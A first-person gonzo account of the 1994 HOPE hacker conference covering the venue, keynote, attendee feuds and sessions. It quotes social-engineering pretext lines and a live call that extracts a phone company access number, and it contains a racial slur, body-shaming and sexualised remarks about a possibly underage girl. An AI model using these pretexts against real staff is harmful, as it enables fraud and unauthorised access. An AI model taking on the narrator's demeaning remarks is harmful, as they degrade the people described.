"It's going to be Bust Central," said one prominent hacker who threatened me with electronic assassination if I used his name. "Emmanuel will kill me." Apparently the authorities-who-be are going to be there in force. "They want to see if Corrupt or any of the MoD crew stay after dark, then Zap! Back to jail. (gig\037 gle, giggle.) I want to see that."

Will Mitnick show up? I'd like to talk to that boy. A thousand hackers in one place and Eric/Emmanuel egging on the Feds to do something stupid. Agent Steal will be there, or registered at least, and half of the folks I know going are using aliases.

"I'd like a room please."

"Yessir. Name?"

"Monkey Meat."

"Is that your first or last name?"

"First."

"Last name?"

"Dilithium Crystal."

"Could you spell that?"

Now: I know the Hotel Pennsylvania. It used to be the high class Statler Hilton until Mr. Hilton himself decided that the place was beyond hope. "Sell it or scuttle it." They sold and thus begat the hotel Filthadelphia. I stayed here once in 1989 and it was a cesspool then. I wondered why the Farsi-fluent bellhop wouldn't tell me how bad the damage was from the fire bombed 12th floor. The carpets were the same dingy, once upon a time colorful, drab as I remembered. And, I always have a bit of trouble with a hotel who puts a security check by the elevator bank. Gives you the warm and fuzzies that make you want to come back right away.

I saved $2 because none of the bell hops noticed I needed help, but then again, it wouldn't have mattered for there was no way he and I and my luggage were going to fit inside of what the hotel euphemistically refers to as a 'room'. Closet would be kind but still inaccurate. I think the word, ah, '$95 a night slum' might still be overly generous. Let's try . . . ah ha! the room that almost survived the fire bombing. Yeah, that's the ticket.

The walls were pealing. Long strips of yellowed antique wall\037 paper embellished the flatness of the walls as they curled to\037 wards the floor and windows. The chunks of dried glue decorated the pastel gray with texture and the water stains from I know not where slithered their way to the soggy carpet in fractal pat\037 terned rivulets. I stood in awe at early funk motif that the Hotel Filthadelphia chose in honor of my attendance at HOPE. But, no matter how bad my room was, at least it was bachelor clean. (Ask your significant other what that means. . .)

In one hacker's room no bigger than mine I counted 13 sleeping bags lying amongst the growing mold at the intersection of the drenched wallboard and putrefying carpet shreds. (God, I love going to hacker conferences! It's not that I like Hyatt's and Hilton' all that much: I do prefer the smaller facilities, but, I am sad to admit, clean counts at my age.). My nose did not have to venture towards the floor to be aware that the Hotel Filtha\037 delphia was engaging in top secret exobiological government experiments bent on determining their communicability and infec\037 tion factor.

The top floor of the Hotel Filthadelphia - the 18th - was the place for HOPE, except the elevator door wouldn't open. The inner door did, but even with the combined strength of my person\037 al crowbar (a New York defensive measure only; I never use it at home) and three roughians with a bad case of Mexican Claustropho\037 bia, we never got the door open.

The guard in the lobby was a big help.

"Try again."

Damned if he didn't know his elevators and I emerged into the pre-HOPE chaos of preparing for a conference.

About 100 hackers lounged around in varying forms of disarray - Hey Rop!

Rop Gongrijjp editor of the Dutch Hacktic is a both a friend and an occasional source of stimulating argument. Smart as a whip, I don't always agree with him, though, the above-ground security types ought to talk to him for a clear, concise and coherent description of the whys and wherefores of hacking.

Hey Emmanuel! Hey Strat! Hey Garbage Heap! Hey Erikb! Hey to lots of folks. Is that you Supernigger? And Julio? I was sur\037 prised. I knew a lot more of these guys that I thought I did. Some indicted, some unindicted, some mere sympathizers and other

techno-freaks who enjoy a weekend with other techno-freaks. Security dudes - get hip! Contact your local hacker and make friends. You'll be glad you did.

>From behind - got me. My adrenaline went into super-saturated mode as I was grabbed. I turned and it was . . . Ben. Ben is a hugger. "I just wanted to hug you," he said sweetly but without the humorous sexually deviant connotation that occurred during Novocain's offer to let Phil Zimmerman sleep with him in Las Vegas.

I smiled a crooked smile. "Yeah, right." Woodstock '94 was a mere 120 miles away . . .maybe there was a psychic connection. But Ben was being sincere. He was hugging everyone. Everyone. At 17, he really believes that hugging and hacking are next to Godliness. Boy does he have surprise coming the first time his mortgage is late. Keep hugging while you have the chance, Ben.

Assorted cases of Zima (the disgusting Polish is-this-really-lime flavored beer of choice by those without taste buds) appeared, but anyone over the age of 21 drank Bud. What about the 12 year olds drinking? And the 18 year olds? And the 16 year olds?

"Rop, I don't think you need to give the hotel an excuse to bust you guys outta here." Me, fatherly and responsible? Stranger things have happened. The beer was gone. I'm not a teetotaler, but I didn't want my weekend going up in flames because of some trashed 16 year old puking on an Irani ambassador in the lobby. No reason to test fate.

* * * * *

Nothing worked, but that's normal.

Rop had set up HEU (Hacking at the End of the Universe) in Holland last year with a single length of 800m ethernet. (That's meter for the Americans: about 2625 ft.) HOPE, though was dif\037 ferent. The Hotel Filthadelphia's switchboard and phone systems crashed every half hour or so which doesn't do a lot for the health of 28.8 slip lines.

The object of the exercise was seemingly simple: plug together about 20 terminals into a terminal server connected to Hope.Com and let 'em go at it. Provide 'net access and, to the lucky winner of the crack-the-hopenet server (root) the keys to a 1994 Corvette!

You heard it right! For breaking into root of their allegedly secure server, the folks at 2600 are giving away keys to a 1994 Corvette. They don't know where the car is, just the keys. But they will give you the car's last known location . . . or was it $50 in cash?

Erikb - Chris Goggans - showed up late Friday night in disguise: a baseball cap over his nearly waist length dirty blond hair. "He's here!" one could hear being muttered. "He had the balls to show up!" "He's gonna get his ass kicked to a pulp." "So you did come . . . I was afraid they'd intimidated you to stay in Texas."

No way! "Why tell the enemy what your plans are." Even the 50's-something ex-amphetamine-dealer turned reseller of public-records Bootleg didn't know Goggans was going to be there. But the multiple fans of Erikb, (a strong resemblance to Cyber Christ if he do say so himself) were a-mighty proud to see him.

This stunning Asian girl with skin too soft to touch (maybe she was 14, maybe she was 25) looked at Erikb by the message board. "You're," she pointed in disbelief "Erikb?" Chris nods, getting arrogantly used to the respectful adulation. Yeah, that's me, to

which the lady/girl/woman instantly replied, "You're such an asshole." Smile, wide smile, hug, kiss, big kiss. Erikb revels in the attention and hundreds of horny hackers jealously look on.

Friday night was more of an experience - a Baba Ram Dass-like Be Here Now experience - with mellow being the operative word. The hotel had apparently sacrificed 20,000 square feet of its pent\037 house to hackers, but it was obvious to see they really didn't give a damn if the whole floor got trashed. Ceiling panels dripped from their 12 foot lofts making a scorched Shuttle under\037 belly look pristine. What a cesspool! I swear nothing had been done to the decorative environs since the day Kennedy was shot. But kudos to Emmanuel for finding a centrally located cesspool that undoubtedly gave him one hell of a deal. I think it would be a big mistake to hold a hacker conference at the Plaza or some such snooty overly-self-indulgent denizen of the rich.

Filth sort of lends credibility to an event that otherwise seeks notoriety.

I didn't want to take up too much of Emmanuel's and Rop's time - they were in setup panic - so it was off to the netherworld until noon. That's when a civilized Con begins.

* * * * *

I dared to go outside; it was about 11AM and I was in search of the perfect New York breakfast: a greasy spoon that serves coffee as tough as tree bark and a catatonia inducing egg and bacon sandwich. Munch, munch, munch on that coffee.

I'd forgotten how many beggars hang out on the corner of 33rd and 7th, all armed with the same words, "how about a handout, Winn?" How the hell do they know my name? "Whatever you give will come back to you double and triple . . . please man, I gotta eat." It is sad, but John Paul Getty I ain't.

As I munched on my coffee and sipped my runny egg-sandwich I noticed that right in front of the runny-egg-sandwich place sat a Ford Econoline van. Nice van. Nice phone company van. What are they doing here? Oh, yeah, the hackers need lines and the switch\037 board is down. Of course, the phone company is here. But, what's that? Hello? A Hacker playing in the phone van? I recog\037 nize you! You work with Emmanuel. How? He's robbing it. Not robbing, maybe borrowing.

The ersatz telephone van could have fooled anyone - even me, a color blind quasi-techno-weanie to yell "Yo! Ma Bell!" But, upon not-too-closer inspection, the TPC (The Phone Company) van was in fact a 2600 van - straight from the minds of Emmanuel and friends. Impeccable! The telephone bell in a circle logo is, in this case, connected via cable to a hacker at a keyboard. The commercial plates add an additional air of respectability to the whole image. It works.

* * * * *

Up to HOPE - egg sandwich and all.

The keynote speech was to be provided courtesy of the Man in Blue. Scheduled for noon, things were getting off to a late start. The media (who were there in droves, eat your heart out CSI) converged on the MIB to see who and why someone of his stature would (gasp!) appear/speak at a funky-downtown hotel filled with the scourges of Cyberspace. I didn't see if Ben hugged the MIB, but I would understand if he didn't. Few people knew him or suspected what size of Jim-Carey-MASK arsenal might suddenly appear if a passive hug were accidentally interpreted as being too aggressive. The MIB is imposing and Ben too shy.

The media can ask some dumb questions and write some dumb arti\037 cles because they spend 12 1/2 minutes trying to understand an entire culture. Can't do that fellows!

The MIB, though, knows hackers and is learning about them more and more; and since he is respectable, the media asks him about hackers. What are hackers? Why are YOU here, Mr. MIB?

"Because they have a lot to offer. They are the future," the Man In Blue said over and over. Interview after interview - how time flies when you're having fun - and the lights and cameras are rolling from NBC and PIX and CNN and assorted other channels and magazines. At 12:55 chaos had not settled down to regimented disorganization and the MIB was getting antsy. After all, he was a military man and 55 minutes off schedule: Egad! Take charge.

The MIB stood on a chair and hollered to the 700+ hacker phreaks in the demonstration ballroom, "Hey! It's starting. Let's go the theater and get rocking! Follow me." He leaned over to me: "Do you know where the room is?"

"Sure, follow me."

"Everyone follow, c'mon," yelled the MIB. "I'm going to get started in exactly three minutes," and three minutes he meant. Despite the fact that I got lost in a hallway and had hundreds of followers following my missteps and the MIB yelling at me for getting lost in a room with only two doors, we did make the main hall, and within 90 seconds he took over the podium and began speaking.

"I bet you've always wanted to ask a spy a few questions. Here's your chance. But let me say that the United States intelligence community needs help and you guys are part of the solution." The MIB was impeccably dressed in his pin stripe with only traces of a Hackers 80 T-shirt leaking through his starched white dress shirt. The MIB is no less than Robert Steele, ex-CIA type spy, senior civilian in Marine Corps Intelligence and now the Presi\037 dent of Open Source Solutions, Inc.

He got these guys (and gals) going. Robert doesn't mince words and that's why as he puts it, he's "been adopted by the hackers." At his OSS conferences he has successfully juxtaposed hackers and senior KGB officials who needed full time security during their specially arranged 48 hour visa to Washington, DC. He brought Emmanuel and Rop and clan to his show and since their agendas aren't all that different, a camaraderie was formed.

Robert MIB Steele believes that the current intelligence machin\037 ery is inadequate to meet the challenges of today's world. Over 80% of the classified information contained with the Byzantine bowels of the government is actually available from open sources. We need to realize that the future is more of an open book than ever before.

We classify newspaper articles from Peru in the incredibly naive belief that only Pentagon spooks subscribe. We classify BBC video tapes from the UK with the inane belief that no one will watch it if it so stamped. We classify $4 Billion National Reconnaissance Office satellite generated street maps of Calle, Colombia when anyone with an IQ only slightly above a rock can get the same one from the tourist office. And that's where hackers come in.

"You guys are a national resource. Too bad everyone's so scared of you." Applause from everywhere. The MIB knows how to massage a crowd. Hackers, according to Steele, and to a certain extent I agree, are the truth tellers "in a constellation of complex systems run amok and on the verge of catastrophic collapse."

Hackers are the greatest sources of open source information in the world. They have the navigation skills, they have the time, and they have the motivation, Robert says. Hackers peruse the edges of technology and there is little that will stop them in their efforts. The intelligence community should take advantage of the skills and lessons that the hackers have to teach us, yet as we all know, political and social oppositions keep both sides (who are really more similar then dissimilar) from talking.

"Hackers put a mirror up to the technical designers who have built the networks, and what they see, they don't like. Hackers have shown us all the chinks in the armor of a house without doors or windows. The information infrastructure is fragile and we had better do something about it now; before it's too late."

Beat them at their own game, suggests Steele. Keep the doors of Cyberspace open, and sooner or later, the denizens of the black holes of information will have to sooner or late realize that the cat is out of the bag.

Steele educated the Hacker crowd in a way new to them: he treat\037ed them with respect, and in turn he opened a channel of dialog that few above ground suit-types have ever envisioned. Steele works at the source.

HOPE had begun and Robert had set the tone.

* * * * *

The day was long. Dogged by press, hackers rolled over so the reporters could tickle their stomachs on camera. Despite their public allegations that the media screws it up and never can get the story right, a camera is like a magnet. The New York Times printed an article about HOPE so off the wall I wondered if the reporter had actually been there. Nonetheless, the crowds fol\037lowed the cameras, the cameras followed the crowds, and the crowds parted like the Red Sea. But these were mighty colorful crowds.

We all hear of that prototypical image of the acne faced, Jolt-drinking, pepperoni downing nerdish teenager who has himself locked in the un-air-conditioned attic of his parents' half million dollar house from the time school gets out till the sun rises. Wrongo security-breath. Yeah, there's that component, but I was reminded of the '80's, the early '80's by a large percent\037age of the crowd.

Purple hair was present but scarce, and I swear on a stack of 2600's that Pat from Saturday Night Live was there putting every\037one's hormonal guess-machines to the test. But what cannot help but capture one's attention is a 40 pin integrated circuit in\037serted into the shaved side skull of an otherwise clean-cut Mohawk haircut.

The story goes that Chip Head went to a doctor and had a pair of small incisions placed in his skull which would hold the leads from the chip. A little dab of glue and in a few days the skin would grow back to hold the 40 pins in the natural way; God's way.

There was a time that I thought ponytails were 'out' and passe, but I thought wrong. Mine got chopped off in roughly 1976 down to shoulder length which remained for another six years, but half of the HOPE audience is the reason for wide spread poverty in the hair salon industry.

Nothing wrong with long, styled, inventive, outrageous hair as long as it's clean; and with barely an exception, such was the case. In New York it's not too hard to be perceived as clean, especially when you consider the frame of reference. Nothing is

too weird.

The energy level of HOPE was much higher than the almost lethar\037 gic (but good!) DefCon II. People move in a great hurry, perhaps to convey the sense of importance to others, or just out of frenetic hyperactivity. Hackers hunched over their keyboards - yet with a sense of urgency and purpose. Quiet yet highly animat\037 ed conversations in all corners. HOPE staff endlessly pacing throughout the event with their walkie-talkies glued to their ears.

Not many suit types. A handful at best, and what about the Feds? I was accosted a few times for being a Fed, but word spread: no Fed, no bust. Where were the Feds? In the lobby. The typical NYPD cop has the distinctive reputation of being overweight especially when he wearing two holsters - one for the gun and one for the Italian sausage. Perpetually portrayed as donut dunking dodo's, some New York cops' asses are referred to as the Fourth Precinct and a few actually moonlight as sofas.

So rather than make a stink, (NY cops hate to make a scene) the lobby of the Hotel Filthadelphia was home to the Coffee Clutch for Cops. About a half dozen of them made their profound presence known by merely spending their day consuming mass quan\037 tities of questionable ingestibles, but that was infinitely preferable to hanging out on the 18th floor. The hackers weren't causing any trouble, the cops knew that, so why push it. Hackers don't fight, they hack. Right?

After hours of running hours behind schedule, the HOPE conference was in first place for disorganized, with DefCon II not far behind. Only with 1000 people to keep happy and in the right rooms, chaos reigns sooner. The free Unix sessions and Pager session and open microphone bitch session and the unadulterated true history of 2600 kept audiences of several hundred hankering for more - hour after hour.

Over by the cellular hacking demonstrations, I ran into a hacker I had written about: Julio, from the almost defunct Masters of Destruction. Julio had gone state's evidence and was prepared to testify against MoD ring leader Mark Abene (aka Phiber Optik) but once Mark pled guilty to enough crimes to satisfy the Feds, Julio was off the hook with mere probation. Good guy, sworn off of hacking. Cell phones are so much more interesting.

However, while standing around with Erikb and a gaggle of Cyber Christ wanna-bes, Julio and his friend (who was the size of Texas on two legs) began a pushing match with Goggans. "You fucking narc red-neck son of a bitch." Goggans helped build the case against the MoD and didn't make a lot of friends in the process.

The shoving and shouldering reminded me of slam dancing from decades past, but these kids are too young to have taken part in the social niceties of deranged high speed propulsion and revul\037 sion on the dance floor. So it was a straight out pushing match, which found Erikb doing his bloody best to avoid. Julio and pal kept a'coming and Erikb kept avoiding. It took a dozen of us to get in the middle and see that Julio was escorted to the eleva\037 tors.

Julio said Corrupt, also of the MoD, was coming down to HOPE, too. Corrupt has been accused of mugging drug dealers to finance his computer escapades, and was busted along with the rest of the MoD gang. The implied threat was taken seriously, but, for whatever reason, Corrupt never showed. It is said that the majority of the hacking community distances itself from him; he's not good for the collective reputation. So much for hacker fights. All is calm.

The evening sessions continued and continued with estimates of as

late as 4AM being bandied about. Somewhere around 1:00AM I ran into Bootleg in the downstairs bar. Where was everybody? Not upstairs. Not in the bar. I saw a Garbage Heap in the street outside (now that's a double entendre) and then Goggans popped up from the door of the Blarney Stone, a syndicated chain of low-class Irish bars that serve fabulously thick hot sandwiches.

"We're about to get thrown out."

"From the Blarney Stone? That's impossible. Drunks call the phone booths home!"

Fifty or so hacker/phreaks had migrated to the least likely, most anachronistic location one could imagine. A handful of drunken sots leaning over their beers on a stain encrusted wooden breed\037 ing ground for salmonella. A men's room that hasn't seen the fuzzy end of a brush for the best part of a century made Turkish toilets appear refreshingly clean. And they serve food here.

I didn't look like a hacker so I asked the bartender, "Big crowd, eh?"

The barrel chested beer bellied barman nonchalantly replied, "nah. Pretty usual." He cleaned a glass so thoroughly the water marks stood out plainly.

"Really? This much action on a Saturday night on a dark side street so questionably safe that Manhattan's Mugger Society posts warnings?"

"Yup."

"So," I continued. "These hackers come here a lot?"

"Sure do," he said emphatically.

"Wow. I didn't know that. So this is sort of a hacker bar, you might say?"

"Exactly. Every Saturday night they come in and raise a little hell."

With a straight face I somehow managed to thank the confused barman for his help and for the next four hours learned that socially, hackers of today are no different than many if not most of us were in our late teens ad early twenties. We laughed and joked and so do they - but there is more computer talk. We decried the political status of our day as they do theirs, albeit they with less fervor and more resignation. The X-Generation factor: most of them give little more than a tiny shit about things they view as being totally outside their control, so why bother. Live for today.

Know they enemy. Robert hung in with me intermingling and argu\037 ing and debating and learning from them, and they from us. Hackers aren't the enemy - their knowledge is - and they are not the exclusive holders of that information. Information Warfare is about capabilities, and no matter who possesses that capabili\037 ty, there ought to be a corresponding amount respect.

Indeed, rather than adversaries, hackers could well become gov\037 ernment allies and national security assets in an intense inter\037 national cyber-conflict. In the LoD/MoD War of 1990-91, one group of hackers did help authorities. Today many hackers assist professional organizations, governments in the US and overseas - although very quietly. 'Can't be seen consorting with the enemy.' Is hacking from an Army or Navy or NATO base illegal? Damned if I know, but more than one Cyber Christ-like character makes a tidy sum providing hands-on hacking education to the brass in Europe.

Where these guys went after 5AM I don't know, but I was one of the first to be back at the HOPE conference later that day; 12:30 PM Sunday.

* * * * *

The Nazi Hunters were out in force.

"The Neo-Nazi skinheads are trying to start another Holocaust." A piercing, almost annoying voice stabbed right through the crowds. "Their racist propaganda advocates killing Jews and blacks. They have to be stopped, now."

Mortechai Levy (I'll call him Morty) commanded the attention of a couple dozen hackers. Morty was a good, emotional, riveting shouter. "These cowardly bastards have set up vicious hate call lines in over 50 cities. The messages advocate burning syna\037 gogues, killing minorities and other violence. These phones have to be stopped!"

The ever-present leaflet from Morty's Jewish Defense Organization asked for help from the 2600 population.

> "Phone freaks you must use your various assorted bag of tricks to shut these lines down. No cowardly sputterings about 'free speech' for these fascist scum."

The headline invited the hacker/phreak community to:

"Let's Shut Down 'Dial-A-Nazi'!!!"

Morty was looking for political and technical support from a band of nowhere men and women who largely don't know where they're going much less care about an organized political response to someone elses cause. He wasn't making a lot of headway, and he must have know that he would walk right into the anarchist's bible: the 1st amendment.

The battle lines had been set. Morty wanted to see the Nazis censored and hackers are absolute freedom of speechers by any measure. Even Ben sauntering over for a group hug did little to defuse the mounting tension.

I couldn't help but play mediator. Morty was belligerently loud and being deafeningly intrusive which affected the on-going ses\037 sions. To tone it down some, we nudged Morty and company off to the side and occupied a corner of thread bare carpet, leaning against a boorish beige wall that had lost its better epidermis.

The heated freedom of speech versus the promotion of racial genocide rancor subdued little even though we were all buns side down. I tried to get a little control of the situation.

"Morty. Answer me this so we know where you're coming from. You advocate the silencing of the Nazis, right?

"They're planning a new race war; they have to be stopped."

"So you want them silenced. You say their phones should be stopped and that the hackers should help."

"Call that number and they'll tell you that Jews and blacks should be killed and then they . . ."

"Morty. OK, you want to censor the Nazis. Yes or No."

"Yes."

"OK, I can understand that. The question really is, and I need

your help here, what is the line of censorship that you advocate. Where is your line of legal versus censored?"

A few more minutes of political diatribe and then he got to the point. "Any group with a history of violence should be censored and stopped." A little imagination and suddenly the whole planet is silenced. We need a better line, please. "Hate group, Nazis, people who advocate genocide . . . they should be silenced . . . ."

"So," I analyzed. "You want to establish censorship criteria based upon subjective interpretation. Whose interpretation?" My approach brought nods of approval.

One has to admire Morty and his sheer audacity and tenacity and how much he strenuously and single-mindedly drives his points home. He didn't have the ideal sympathetic audience, but he wouldn't give an inch. Not an inch. A little self righteousness goes a long way; boisterous extremism grows stale. It invites punitive retorts and teasing, or in counter-culture jargon, "fucking with their heads."

Morty (perhaps for justifiable reasons) was totally inflexible and thus more prone to verbal barbing. "You're just a Jewish racist. Racism in reverse," accused one jocular but definitely lower middle class hacker with an accent thicker than all of Brooklyn.

Incoming Scuds! Look out! Morty went nuts and as they say, freedom of speech ends when my fists impacts upon your nose. Morty came dangerously close to crossing that line. Whoah, Morty, whoah. He's just fucking with your head. The calm-down brigade did its level best to keep these two mortals at opposite ends of the room.

"You support that Neo Nazi down there; you're as bad as the rest!" Morty said. "See what I have to tolerate. I know him, we've been keeping track of him and he hangs out with the son of the Grand Wizard of Nazi Oz." The paranoid train got on the tracks.

"Do you really know the Big Poo-bah of Hate?" I asked the hacker under assault and now under protective custody.

"Yeah," he said candidly. "He's some dick head who hates every\037 one. Real jerk."

"So what about you said to Morty over there?"

"Just fucking with his head. He gets a little extreme." So we had in our midst the Al Sharpton of the Jewish faith. Ballsy. Since Morty takes Saturday's off by religious law, he missed the press cavalcade, but as a radical New York fixture, the media probably didn't mind too much.

I was off to sessions, Morty found new audiences as they came off the elevators, and the band played on.

* * * * *

In my humble 40-something opinion, the best session of HOPE was the one on social engineering.

The panel consisted of only Emmanuel, Supernigger (social engi\037 neer par excellence) and Cheshire Catalyst. The first bits were pretty staid dry conventional conference (ConCon) oriented, but nonetheless, not the kind of info that you expect to find William H. Murray, Executive Consultant handing out.

The best social engineers make friends of their victims. Remem\037

ber: you're playing a role. Think Remington Steele.

Schmooze! "Hey, Jack did you get a load of the blond on Stern last night?"

Justifiable anger: "Your department has caused nothing but head\037 aches. These damn new computers/phones/technology just don't work like the old ones. Now either you help me now or I'm going all the way to Shellhorn and we'll what he says about these kinds of screwups." A contrite response is the desired effect.

Butt headed bosses: "Hey, my boss is all over my butt, can you help me out?"

Management hatred: "I'm sitting here at 3PM working while man\037 agement is on their yachts. Can you tell me . . .?"

Giveaways: "Did you know that so and so is having an affair with so and so? It's true, I swear. By the way, can you tell me how to . . ."

Empathy: "I'm new, haven't been to the training course and they expect me to figure this out all by myself. It's not fair."

Thick Accent: "Hi. Dees computes haf big no wurk. Eet no makedah passurt. Cunu help? Ah, tanku." Good for a quick exchange and a quick good-bye. Carefully done, people want you off the phone quickly.

Billsf, the almost 40 American phreak who now calls Amsterdam home was wiring up Supernigger's real live demonstration of social engineering against Sprint. A dial tone came over the PA system followed by the pulses to 411.

"Directory Assistance," the operator's male voice was squeezed into a mere three kilohertz bandwidth.

Suddenly, to the immense pleasure of the audience, an ear-split\037 ting screech a thousand times louder than finger nails on a chalk board not only belched across the sound system but caused instant bleeding in the ears of the innocent but now deaf operator. . Billsf sheepishly grinned. "Just trying to wire up a mute button."

Three hundred people in unison responded: "It doesn't work." No shit.

While Billsf feverishly worked to regain his reputation, Super\037 nigger explained what he was going to do. The phone companies have a service, ostensibly for internal use, called a C/NA. Sort of a reverse directory when you have the number but want to know who the number belongs to and from whence it comes. You can understand that this is not the sort of feature that the phone company wants to have in the hands of a generation of kids who are so apathetic that they don't even know they don't give a shit. Nonetheless, the access to this capability is through an 800 number and a PIN.

Supernigger was going to show us how to acquire such privileged information. Live. "When you get some phone company person as dumb as a bolt on the other end, and you know a few buzz words. you convince them that it is in their best interest and that they are supposed to give you the information."

"I've never done this in front of an audience before, so give me three tries," he explained to an anxiously foaming at the mouth crowd. No one took a cheap pot shot at him: tacit acceptance of his rules.

Ring. Ring.

"Operations. Mary."

"Mary. Hi, this is Don Brewer in social engineering over at CIS, how's it going?" Defuse.

"Oh, fine. I guess."

"I know, I hate working Sundays. Been busy?"

"Nah, no more. Pretty calm. How can I help you?"

"I'm doing a verification and I got systems down. I just need the C/NA. You got it handy?" Long pause.

"Sure, lemme look. Ah, it's 313.424.0900." 700 notebooks ap\037peared out of nowhere, accompanied by the sound of 700 pens writing down a now-public phone number.

"Got it. Thanks." The audience is gasping at the stunningly stupid gullibility of Mary. But quiet was essential to the mission.

"Here's the PIN number while we're at it." Double gasp. She's offering the supposedly super secret and secure PIN number? Was this event legal? Had Supernigger gone over the line?

"No, CIS just came up. Thanks anyway."

"Sure you don't need it?"

"Yeah. Thanks. Bye." Click. No need to press the issue. PIN access might be worth a close look from the next computer DA wanna-be.

An instant shock wave of cacophonous approval worked its way throughout the 750 seat ballroom in less than 2 microseconds. Supernigger had just successfully set himself as a publicly ordained Cyber Christ of Social Engineering. His white robes were on the way. Almost a standing ovation lasted for the better part of a minute by everyone but the narcs in the audience. I don't know if they were telco or Feds of whatever, but I do know that they were the stupidest narcs in the city of New York. This pair of dour thirty something Republicans had sphincters so tight you could mine diamonds out of their ass.

Arms defiantly and defensively crossed, they were stupid enough to sit in the third row center aisle. They never cracked a smile at some of the most entertaining performances I have seen outside of the giant sucking sound that emanates from Ross Perot's ears.

Agree or disagree with hacking and phreaking, this was funny and unrehearsed ad lib material. Fools. So, for fun, I crawled over the legs of the front row and sat in the aisle, a bare eight feet from the narcs. Camera in hand I extended the 3000mm tele-photo lens which can distinguish the color of a mosquitoes underwear from a kilometer and pointed it in their exact direction. Their childhood acne scars appeared the depth of the Marianna Trench. Click, and the flash went off into their eyes, which at such a short distance should have caused instant blindness. But noth\037ing. No reaction. Nada. Cold as ice. Rather disappointing, but now we know that almost human looking narc-bots have been per\037fected and are being beta tested at hacker cons.

Emmanuel Goldstein is very funny. Maybe that's why Ed Markey and he get along so well. His low key voice rings of a gentler, kinder sarcasm but has a youthful charm despite that he is 30-something himself.

"Sometimes you have to call back. Sometimes you have to call

over and over to get what you want. You have to keep in mind that the people at the other end of the phone are generally not as intelligent as a powered down computer." He proceeded to prove the point.

Ring ring,

"Directory Assistance."

"Hi."

"Hi."

"Hi."

"Can I help you."

"Yes."

Pause.

"Hello?"

"Hi."

"Hi."

"Can I help you.:

"OK."

Shhhhh. Ssshhh. Quiet. Shhhh. Too damned funny for words.

"Directory Assistance."

"I need some information."

"How can I help you."

"Is this where I get numbers?"

"What number would you like?"

"Information."

"This is information."

"You said directory assistance."

"This is."

"But I need information."

"What information do you need?"

"For information."

"This is information."

"What's the number?"

"For what?"

"Information."

"This is directory assistance."

"I need the number for information."

Pause. Pause.

"What number do you want?"

"For information."

Pause. Guffaws, some stifled, some less so. Funny stuff.

"Hold on please."

Pause.

"Supervisor. May I help you?"

"Hi."

"Hi."

Pause.

"Can I help you?"

"I need the number for information."

"This is directory assistance."

"Hi."

"Hi."

"What’s the number for information?"

"This is information."

"What about directory assistance?"

"This is directory assistance."

"But I need information."

"This is information."

"Oh, OK. What’s the number for information?"

Pause.

"Ah 411."

"That’s it?"

"No. 555.1212 works too."

"So there’s two numbers for information?"

"Yes."

"Which one is better?" How this audience kept its cool was beyond me. Me and my compatriots were beside ourselves.

Pause.

"Neither."

"Then why are there two?"

Pause.

"I don’t know."

"OK. So I can use 411 or 555.1212."

"That’s right."

"And which one should I use?"

Pause.

"411 is faster." Huge guffaws. Ssshhhh. Ssshhhh..

"Oh. What about the ones?"

"Ones?"

"The ones."

"Which ones?"

"The ones at the front of the number."

"Oh, those ones. You don’t need ones. Just 411 or 555.1212.."

"My friends say they get to use ones." Big laugh. Shhhhhh.

"That’s only for long distance."

"To where?" How does he keep a straight face?

Pause.

"If you wanted 914 information you’d use a one."

"If I wanted to go where?"

"To 914?"

"Where’s that?"

"Westchester."

"Oh, Westchester. I have friends there."

Pause.

"Hello?"

"Yes?"

"So I use ones?"

"Yes. A one for the 914 area."

"How?"

Pause.

"Put a one before the number."

"Like 1914. Right?"

"1914.555.1212."

"All of those numbers?"

"Yes."

"That’s three ones."

"That’s the area code."

"I’ve heard about those. They confuse me." Rumbling chuckles and laughs throughout the hall.

Pause.

She slowly and carefully explained what an area code is to the howlingly irreverent amusement of the entire crowd except for the fool narcs.

"Thanks. So I can call information and get a number?"

"That's right."

"And there's two numbers I can use?"

"Yes."

"So I got two numbers on one call?"

"Yeah . . ."

"Wow. Thanks. Have a nice day."

* * * * *

Comments heard around HOPE.

Rop Gongrijjp, Hacktic: "The local phone companies use their own social engineers when they can't get their own people to tell them what they need to know."

Sprint is using what they consider to be the greatest access mechanism since the guillotine. For all of us road warriors out there who are forever needing long distance voice service from the Whattownisthis, USA airport, Sprint thinks they have a better mousetrap. No more messing finger entry. No more pass-codes or PIN's.

I remember at the Washington National Airport last summer I was using my Cable and Wireless long distance access card and entered the PIN and to my surprise, an automated voice came on and said, "Sorry, you entered your PIN with the wrong finger. Please try again."

Sprint says they've solved this thorny cumbersome problem with a service called "The Voice Fone Card". Instead of memorizing another 64 digit long PIN, you just speak into the phone: "Hi, it's me. Give me dial tone or give me death." The voice recog\037 nition circuits masturbate for a while to determine if it's really you or not.

Good idea. But according to Strat, not a good execution. Strat found that someone performing a poor imitation of his voice was enough to break through the front door with ease. Even a poor tape recording played back over a cheap cassette speaker was sufficient to get through Sprint's new whiz-banger ID system.

Strat laughed that Sprint officials said in defense, "We didn't say it was secure: just convenient."

Smart. Oh, so smart.

* * * * *

"If my generation of the late 60's and early 70's had had the same technology you guys have there never would have been an 80's." This was how I opened my portion of the author's panel.

The authors panel was meant to give HOPE hackers insight into how they are perceived from the so-called outside. I think the session achieved that well, and I understand the videos will be available soon.

The question of electronic transvestites on AOL came up to every\037 one's enjoyment, and all of us on the panel retorted with a big, "So what?" If you have cyber-sex with someone on the 'Net and enjoy it, what the hell's the difference? Uncomfortable butt shifting on chairs echoed how the largely male audience likely feels about male-male sex regardless of distance.

"Imagine," I kinda said, "that is a few years you have a body suit which not only can duplicate your moves exactly, but can touch you in surprisingly private ways when your suit is connect\037 ed to another. In this VR world, you select the gorgeous woman of choice to virtually occupy the other suit, and then the two of you go for it. How do you react when you discover that like Lola, 'I know what I am, and what I am is a man and so's Lola.'" Muted acknowledgment that unisex may come to mean something entirely different in the not too distant future.

"Ooh, ooh, please call on me." I don't mean to be insulting, but purely for identification purposes, the woman behind the voice bordered on five foot four and four hundred pounds. Her bathtub had stretch marks.

I never called on her but that didn't stop her.

"I want to know what you think of how the democratization of the internet is affected by the differences between the government and the people who think that freedom of the net is the most important thing and that government is fucked but for freedom to be free you have to have the democracy behind you which means that the people and the government need to, I mean, you know, and get along but the sub culture of the hackers doesn't help the government but hackers are doing their thing which means that the democracy will not work , now I know that people are laughing and giggling (which they were in waves) but I'm serious about this and I know that I have a bad case of hypomania but the medication is working so it's not a bad as it could be. What do you think?"

I leaned forward into the microphone and gave the only possible answer. "I dunno. Next." The thunderous round of applause which followed my in-depth response certainly suggested that my answer was correct. Not politically, not technically, but anar\037 chistically. Flexibility counts.

* * * * *

